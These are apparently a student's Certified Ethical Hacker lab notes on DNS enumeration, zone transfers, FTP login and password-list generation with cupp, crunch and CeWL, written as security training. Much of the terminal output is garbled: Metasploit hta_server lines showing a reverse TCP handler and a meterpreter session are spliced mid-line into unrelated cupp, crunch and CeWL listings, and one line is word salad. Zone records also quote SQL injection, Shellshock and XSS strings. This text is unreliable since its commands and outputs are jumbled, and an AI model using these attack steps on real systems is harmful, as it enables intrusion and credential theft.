

# CEH – Day 11 Documentation

## DNS Enumeration & Password Attacks

Part of CEH (Certified Ethical Hacker) Practical Learning


Topic: DNS Enumeration, FTP Enumeration & Password Attacks

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## What is Enumeration?

Enumeration is the process of actively extracting detailed information from a target system by sending structured queries and analyzing responses.



## Types of Information enumerated by hackers:

- Network Resources
- Network Shares
- DNS details
- Machine names
- Users and groups

Goal: To gather as much valid information as possible about the target environment.

### Information Gathered During Enumeration

Network and Website Information:

- Active hosts
- Subdomains (mail.domain.com, vpn.domain.com)
- Open ports and running services

Network Shares:

- Shared folders
- File permissions
- Misconfigured public shares

Accessing SMB Share (Windows): Win + R

\192.168.1.25

DNS Information:

- DNS records
- Name servers
- Subdomains

System Details:

- Hostnames
- Machine names

Users and Groups:

- Valid usernames

- Administrator accounts
- Privilege information

## DNS Basics

DNS (Domain Name System) converts domain names into IP addresses.

DNS Resolution Flow:

1. Browser sends request to DNS Resolver
2. Resolver contacts Root Server, TLD Server, and Authoritative DNS Server
3. IP address is returned to the browser

DNS Resolver acts as the DNS client.

## What is DNS Enumeration?

DNS Enumeration is the process of collecting all DNS-related information about a target domain.

### DNS Enumeration process

Select a target ----> Identify Name Servers ----> Grab the information from Name Servers

Information Collected:

- DNS servers
- Subdomains
- IP addresses
- Mail servers
- TXT records
- Zone transfer data

Helps in understanding the entire domain structure.

## DNS Record Types

A record – IPv4 address mapping

AAAA record – IPv6 address mapping

NS record – Name server


MX record – Mail server

TXT record – Verification or SPF

CNAME record – Alias

SOA record – Zone authority information

PTR record – Reverse DNS mapping



## DNS Enumeration Tools

`dig` (Domain Information Groper): Used for detailed DNS queries and provides answer, authority, and additional sections.

`nslookup`: Used for quick DNS lookups and basic DNS enumeration.

```
[user@parrot]~$ nslookup  
> set query=ns  
> tata.com  
Server: 192.168.1.1  
Address: 192.168.1.1#53  
  
Non-authoritative answer:  
tata.com nameserver = ns18.hiya.digital.  
tata.com nameserver = ns15.hiya.digital.  
tata.com nameserver = ns11.hiya.digital.  
tata.com nameserver = ns16.hiya.digital.  
tata.com nameserver = ns12.hiya.digital.  
tata.com nameserver = ns13.hiya.digital.  
tata.com nameserver = ns14.hiya.digital.  
tata.com nameserver = ns17.hiya.digital.  
  
Authoritative answers can be found from:  
>* Exploit completed, but no session was created.
```

```
> iare.ac.in completed, but no session was created.  
Server: 192.168.1.1  
Address: 192.168.1.1#53  
  
Non-authoritative answer:  
iare.ac.in nameserver = ns4.ctrls.in.  
iare.ac.in nameserver = ns5.ctrls.in.  
iare.ac.in nameserver = ns6.ctrls.in.
```

## DNS Enumeration Process

1. Select target domain
2. Identify name servers
3. Query DNS records
4. Discover subdomains
5. Test zone transfer vulnerability

```
[user@parrot]~$dig tata.com NS
$ dig tata.com NS
; <>> DiG 9.16.27-Debian <>> tata.com NS
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55272
;; flags: qr rd ra; QUERY: 1, ANSWER: 8, AUTHORITY: 0, ADDITIONAL: 1
tata.com.      nameserver = ns11.hiya.digital.
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;tata.com.      nameserver = ns14.hiya.digital.
;tata.com.      nameserver = ns17.hiya.digital.
;; ANSWER SECTION:
tata.com.      3600    IN      NS      ns18.hiya.digital.
tata.com.      3600    IN      NS      ns16.hiya.digital.
tata.com.      3600    IN      NS      ns11.hiya.digital.
tata.com.      3600    IN      NS      ns13.hiya.digital.
tata.com.      3600    IN      NS      ns14.hiya.digital.
tata.com.      3600    IN      NS      ns17.hiya.digital.
tata.com.      3600    IN      NS      ns15.hiya.digital.
tata.com.      3600    IN      NS      ns12.hiya.digital.

;; Query time: 200 msec
;; SERVER: 192.168.1.1#53(192.168.1.1)
;; WHEN: Mon Jan 26 20:22:07 IST 2026
;; MSG SIZE rcvd: 201
```

```
[user@parrot]~]
└─ $dig zonetransfer.me

; <>> DiG 9.16.27-Debian <>> zonetransfer.me
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22643
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;zonetransfer.me. IN A

;; ANSWER SECTION:
zonetransfer.me. 7200 IN A 5.196.105.14

;; AUTHORITY SECTION:
zonetransfer.me. answer: 7200 IN NS nsztm1.digi.ninja.
zonetransfer.me. 7200 IN NS nsztm2.digi.ninja.

;; Query time: 443 msec
;; SERVER: 192.168.1.1#53(192.168.1.1)
;; WHEN: Mon Jan 26 20:26:46 IST 2026
;; MSG SIZE rcvd: 112
```

## DNS Zone Transfer (AXFR)

Zone Transfer copies DNS records from one DNS server to another.

AXFR refers to a full zone transfer.

```
[user@parrot]~]
└─ $dig axfr nsztm1.digi.ninja zonetransfer.me

; <>> DiG 9.16.27-Debian <>> axfr @nsztm1.digi.ninja zonetransfer.me
;; (1 server found)
;; global options: +cmd
zonetransfer.me. 7200 IN SOA nsztm1.digi.ninja. robin.digi.ninja. 2019100801 172800 900 1209600 3600
zonetransfer.me. 7200 IN NSKEY 256 3 7 0xEAAapoL+InQBYxoi3dI424+dEDFgnW0c0INFcy3|LrngZxsEu8ByM0QsxoIOYu7b3c8tj2Bw10quqxZe79HSw78fK7d+bP/BAsnBG5 K5gJXEvhEtJ9x8/X6Y9
71Xa9v1Lmtj6h4XsXbgTr2g9K01PStbvOPM w8qLMq0Tn89hvPc+Nuzr0EOPNhoXs/iPM+S0zrvTBfreyw2yPtYYdw I1kN7600BxhoxjIdlyT00KiohKq2bybPR0J07K3NLcboaOzoXH5/RfL DQzxzXySVBflwimDeulo7YA111/AHQ7dsuFu2
S2vXGyR8nm9gYtBN 4sBvTF215eM=
zonetransfer.me. 301 IN TXT "google-site-verification=tP28J73AUHA9fv2sXHMcGCC016BmnoV104V1MewxA"
zonetransfer.me. 7200 IN MX 0 ASPMX.L.GOOGLE.COM.
zonetransfer.me. 7200 IN MX 10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me. 7200 IN MX 10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me. 7200 IN MX 20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me. 7200 IN MX 20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me. 7200 IN MX 20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me. 7200 IN MX 20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me. 7200 IN A 5.196.105.14
zonetransfer.me. 7200 IN NS nsztm1.digi.ninja.
zonetransfer.me. 7200 IN NS nsztm2.digi.ninja.
zonetransfer.me. 7200 IN CERT PKITX 0 MIDvTCAqUCHH5BgZ0rlYXo5h90ipm0aDUEz9MA0GC5gSgIB3D0EB CwJAMIGaM0swC0YDV00GEwH0jEYMBYGA1UECAwPU291dGggW9ya3n0 aX0JMRIwEAYDV00HDAl
TaGwVznlbg0xEjAQ0ghNVBAoMCURpZzluw5q YTEQMA4GA1UECwMHSgFazluzZzEYBGA1UEAwPem9uZXryWzZmVny Lm1lR0wgvYJk6Z1hvcIAoKBFg56G1AZGna55uaw5qTAEfwoNTA3 M0Jxzu1MTN4FwdyNjA3M0Jxzu1MTN4MfGm90
swC0YDV00GEwH0jEY MBYGA1UEAwPw91dggeW9ya3noaX1lR1wIaT0YVQ0H0A1TaGwVznl bgQxEjAQ0ghNVBAoMCURpZzluw5qYTEO4GA1UECwMHSgFazluzZzEY MBYGA1UEAwPem9uZXryWz5zZmVylm1lR0wgvYjkoZhvtnAQ0BfG56
dG1AZGna55uaw5qTCCAS1w0YjKo2IhvcNA0EBB0AdggEPADCA0oc ggeBALzYm9wLBqKUlmKjKdIEZ0hkschQkxE20RXCismSwV3Fbs Lw703sfCc0h9ecZgsYvFUmEM0I0noYtuHPALF2+FotVuoyYMyFEOo Zs4ku0R1Ex8pw#I20US
MkRwVVLB/F9566fovgyxwv33gaTRATAVCh D9KTL6wVh/eC+8G16mbvGvjqZfmmV/SyMmkdQBWb7q3+SByjVrUoHc A2G030dwk6vU8t1+j+1452kLx1VFETB1rMP0vd1gwPbjwp+cWg70 UbvfoZfZbaTp+9+v8f5b10f8fGj/MaeIn6r5VS
hnuXotd3PAoA0Wt2 H0Uv1hEboAICAwEAATANBgkhk1G9+0Baq5FAAOCA0EAXop6ftpV2/r7 ttxqFcswh7Bd12U4nsBon+TxsNr6obrAtnw0+Xw082uvy1Q8 uRLK9L0XwVyo1WWVrttNBRR5s1n5eJe4tzewsNgrVtVbdKULV1ceBt
dg1nkkrkZeu01uN0sqbt/wd3Gz62CM90pKvhPhc9u3pYbAs1dYlp S4puu)8ka3L+VruzJWvveyTUKWAsN11sv7BggEF0039w3IEv1ZP81c Adwfylfx+tutem6125xk1tp0/eLtb39cnKF0hrsB1tDG2}3yb3CCLY mW4NNU2n00N4C0t7u2X
Re=21TPMs01VvEvontPh4daEcYRHvem==
```

```
dc-office.zonetransfer.me. 7200 IN A 143.228.181.132
deadbeef.zonetransfer.me. 7201 IN AAAA dead:beaf::
dr.zonetransfer.me. 300 IN LOC 53 20 56.558 N 1 38 33.526 W 0.00m 1m 10000m 10m
DZC.zonetransfer.me. 7200 IN TXT "AbCdEfG"
email.zonetransfer.me. 2222 IN NAPTR 1 1 "P" "E2U+email" "" email.zonetransfer.me.zonetransfer.me.
email.zonetransfer.me. 7200 IN A 74.125.206.26
Hello.zonetransfer.me. 7200 IN TXT "Hi to Josh and all his class"
home.zonetransfer.me. 7200 IN A 127.0.0.1
Info.zonetransfer.me. 7200 IN TXT "ZoneTransfer.me service provided by Robin Wood - robin@digi.ninja."
internal.zonetransfer.me. 300 IN NS intns1.zonetransfer.me.
internal.zonetransfer.me. 300 IN NS intns2.zonetransfer.me.
intns1.zonetransfer.me. 300 IN A 81.4.108.41
intns2.zonetransfer.me. 300 IN A 5.196.105.10
office.zonetransfer.me. 7200 IN A 4.23.39.254
ipv6actnow.org.zonetransfer.me. 7200 IN AAAA 2001:67c:2e8:11::c100:1332
owa.zonetransfer.me. 7200 IN A 207.46.197.32
robinwood.zonetransfer.me. 302 IN TXT "Robin Wood"
rp.zonetransfer.me. 321 IN RP robin.zonetransfer.me. robinwood.zonetransfer.me.
sip.zonetransfer.me. 3333 IN NAPTR 2 3 "P" "E2U+sip" "!^.+*$!sip:customer-service@zonetransfer.me!" .
sql1.zonetransfer.me. 300 IN TXT "'` or 1=1 --"
sshock.zonetransfer.me. 7200 IN TXT "() { :}; echo ShellShocked"
staging.zonetransfer.me. 7200 IN CNAME www.sydneyoperahouse.com.
```

```
staging.zonetransfer.me. 7200 IN CNAME www.sydneyoperahouse.com.
alltcpportsopen.firewall.test.zonetransfer.me. 301 IN A 127.0.0.1
testing.zonetransfer.me. 301 IN CNAME www.zonetransfer.me.
vpn.zonetransfer.me. 4000 IN A 174.36.59.154
www.zonetransfer.me. 7200 IN A 5.196.105.14
xss.zonetransfer.me. 300 IN TXT "'><script>alert('Boo')</script>'"
zonetransfer.me. 7200 IN SOA nsztml.digi.ninja. robin.digi.ninja.
;; Query time: 210 msec
;; SERVER: 81.4.108.41#53(81.4.108.41)
;; WHEN: Mon Jan 26 20:29:02 IST 2026
;; XFR size: 52 records (messages 1, bytes 339)
```

```
[user@parrot] ~[-]
└─ $dnsrecon -d zonetransfer.me -t axfr
[*] Checking for Zone Transfer for zonetransfer.me name servers
[*] Resolving SOA Record
[+]      SOA nsztml.digi.ninja 81.4.108.41
[*] Resolving NS Records
[*] NS Servers found:
[+]      NS nsztml.digi.ninja 81.4.108.41
[+]      NS nsztm2.digi.ninja 5.196.105.10
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 81.4.108.41
[+] 81.4.108.41 Has port 53 TCP Open
[+] Zone Transfer was successful!!
[*]      SOA nsztml.digi.ninja 81.4.108.41
[*]      NS nsztml.digi.ninja 81.4.108.41
[*]      NS nsztm2.digi.ninja 5.196.105.10
[*]      NS intns1.zonetransfer.me 81.4.108.41
[*]      NS intns2.zonetransfer.me 5.196.105.10
[*]      TXT google-site-verification=yP28J7JAUH9fW2sHXMgcCC0I6XBmmVi04VlMewxA
[*]      TXT 60a5hbU9xSsvYy7pApQwvCUSSGxvrbldizjePesZI
[*]      TXT : ls
[*]      TXT Remember to call or email Pippa on +44 123 4567890 or pippa@zonetransfer.me when making DNS changes
[*]      TXT AbCdEfG
[*]      TXT Hi to Josh and all his class
[*]      TXT ZoneTransfer.me service provided by Robin Wood - robin@digi.ninja. See http://digi.ninja/projects/zonetransferme.php for more information
[*]      TXT Robin Wood
[*]      TXT ' or l=1 --
```

Risk

- Disclosure of all subdomains
  - Internal hostnames
  - Network structure

- Mail servers

Prevention:

- Allow zone transfers only to trusted IPs
- Disable public AXFR
- Use TSIG authentication

## Advanced DIG Commands

Dig can query specific DNS servers, return short output, and trace DNS resolution paths from root to authoritative servers.

## Nmap & DNS Enumeration

```
[x]-[user@parrot]-[~]
└─ $sudo nmap 192.168.1.28 -sA
Starting Nmap 7.92 ( https://nmap.org ) at 2026-01-26 20:38 IST
Nmap scan report for 192.168.1.28
Host is up (0.0031s latency).
All 1000 scanned ports on 192.168.1.28 are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)
MAC Address: 00:0C:29:FA:DD:2A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.92 seconds
```

DNS operates on Port 53.

UDP 53 – Normal DNS queries

TCP 53 – Zone transfer and large DNS responses

Nmap can be used for host discovery, firewall detection, and DNS port scanning.

## FTP Enumeration Basics

```
[user@parrot]~$ can be found from:  
[user@parrot]~$ $ftp 192.168.1.28  
Connected to 192.168.1.28.  
220 (vsFTPd 2.3.4)  
Name (192.168.1.28:user): ftp  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.
```

FTP (File Transfer Protocol) allows file transfer between client and server.

FTP Ports:

- TCP 21 – Control channel
- TCP 20 – Data channel

FTP is insecure because credentials are sent in plain text.

## Password Attacks


Dictionary Attack: Uses predefined wordlists such as admin, root, and password.

```
File Edit View Search Terminal Help
[User@parrot]~
$ cupp -i
# Name                                Disclosure Date Rank C
cupp.py!                               # Common
0 \exploit/windows/misc/ht...           2016-10-06   manual N
\ 'oo'                                 # Passwords
(oo)---\                                # Profiler
Interact with [-] module by [ Muris Kurgas | j0rgan@remote-exploit.org ]
[ Mebus | https://github.com/Mebus/]

[msf] (Jobs:0 Agents:0) >> use 0
[*] No payload or configuration defined, default set to windows/meterpreter/reverse_tcp
[*] If you don't know all the info, just hit enter when asked! >;) set UR
URIPATH => kumar.htm
> First Name: kumar
> Surname: malla
> Nickname: og
> Birthdate (DDMMYYYY): 10022004 session was created.

[*] Started reverse TCP handler on 192.168.1.77:4444
> Partners) name: puri
> Partners) nickname: squirrel
> Partners) birthdate (DDMMYYYY): 06092005
[*] msf] (Jobs:1 Agents:0) exploit(windows/misc/hta_server) >> [*] 192.168.1.111
[*] Sending stage (175174 bytes) to 192.168.1.111
> Child's name: ganesh
> Child's nickname: gani
> Child's birthdate (DDMMYYYY): 07122028
[*] exec: ls

> Pet's name:
> Company name:
[*] msf] (Jobs:1 Agents:1) exploit(windows/misc/hta_server) >> exit
[*] You have active sessions open, to exit anyway type "exit -v"
```



```
Using  
serve  
Job  
Sendi  
Meter  
exec:
```

```
ccha
cchk desktop
cchh [Job]
cchc [Job]
ccca You have
cckf [Job]
cgh Unknown
cccc 1 / 7 tabs
```

```
[+] Now load your pistolero with kumar.txt and shoot! Good luck!
[*] [+] NOW LOAD YOUR PISTOLETO WITH [user@parrot]-[~]module by
      $cat kumar.txt
000402
000404
000410 payload configured,
00042004
002004
0022004
004002
004004 Exploit running as bac
004010 Exploit completed, but
004020
00402004
0040204
0040210
004022 Server started.
004022004
004040
0040402
0040410
```

```
004042
004042004: ls
004100
0041002  Documents  Downlo
0041004  (Jobs:1 Agents:1) exp
004102  have active sessio
004102004  (Jobs:1 Agents:1) exp
0042004  Unknown command: exit-
004200402  (Jobs:1 Agents:1) exp
004200404
004200410
```

```
squireel066 L  I
squireel069 t C
squireel09
squireel096 d r
Squireel099 URL
squireel6
squireel605 st
```

```
squireel:~$ ls -la
.squireel606 :1
.squireel609 .s
.squireel69 .pret
.squireel9
.squireel905
.squireel906 ls
.squireel909
.squireel96 .DOCU
.squireel_05 :1
.squireel_06
.squireel_09 ve
.squireel_06 s:1
```

Brute Force Attack: Attempts all possible combinations and is very slow for strong passwords.

Hybrid Attack: Combines dictionary words with numbers or symbols such as admin123 or root@2026.

## Password List Generation (Crunch)

Crunch is used to generate custom password lists based on defined character sets and length.

```
[user@parrot] -[~]
└─ $crunch 4 4 akhc
Crunch will now generate the following amount of data: 1280 bytes
0 MB (Jobs:0 Agents:0) exploit(windows/misc/hta_server) >>
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 256
aaaa Exploit completed, but no session was created.
aaak
aaah Started reverse TCP handler on 192.168.1.77:4444
aaac Using URL: http://192.168.1.77:8080/kumar.hta
aaka Server started.
aakk
aakh
aahh
aahc exec: ls
aaca
aack
aach
aacc
akaa You have active sessions open, to exit anyway type "exit"
akak
akah Unknown command: exit-y
akac
akka
```

## Password Cracking Tools

Hydra: Online password attack tool used against FTP, SSH, HTTP, and other services.

John the Ripper: Offline password cracking tool used to crack hashed passwords.

## Custom Wordlist Generation (CeWL)

CeWL crawls websites and generates custom wordlists based on depth and minimum word length.

```
Desktop Documents Downloads Ips Music Pictures Public Templates vi
└─[user@parrot]─[~]
    └── $cewl http://192.168.1.28 -d 2 -m 5 -w /home/user/cewlpass.txt
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
└─[user@parrot]─[~]
    └── $ls -t with a module by name or index. For example info 0, use 0
        cewlpass.txt Desktop Documents Downloads Ips Music Pictures Public
└─[user@parrot]─[~]
    └── $cat cewlpass.txt
TWiki No payload configured, defaulting to windows/meterpreter/revers
Injection bs:0 Agents:0) exploit(windows/misc/hta_server) >> set URIP
topic PATH => kumar.htm
Storage (Jobs:0 Agents:0) exploit(windows/misc/hta_server) >> exploit
twiki
Mutillidae Exploit completed, but no session was created.
Codev
Login
Lookup Started reverse TCP handler on 192.168.1.77:4444
Viewer
JavaScript
OWASP
PeterThoeny:1 Agents:0) exploit(windows/misc/hta_server) >> [*] 192
Added Sending stage (175174 bytes) to 192.168.1.111
Capture Meterpreter session 1 opened (192.168.1.77:4444 -> 192.168.1.111)
Register
Security
Samurai ec: ls
HTMLi
Cross
Version
files
security have active sessions open, to exit anyway type "exit -y"
version
using Unknown command: exit-y
password
Credits
```

Creates discussion  
Exploit running  
Interploit complete  
locally  
Phishing  
Reported reverse

```
Inject feild adapters ifconfig jobs:1 Agent Likely ending stage connections pinging blocked pingexec: ls making challenges defeated stuck deliberately Applications 1 Agent loopback unknown command parsed
```



## Conclusion

DNS Enumeration is a critical phase in penetration testing that reveals domain structure, misconfigurations, and sensitive information. Combined with FTP enumeration and password attacks, it provides deep insight into target systems. Proper security configuration and strong access controls are essential to prevent exploitation.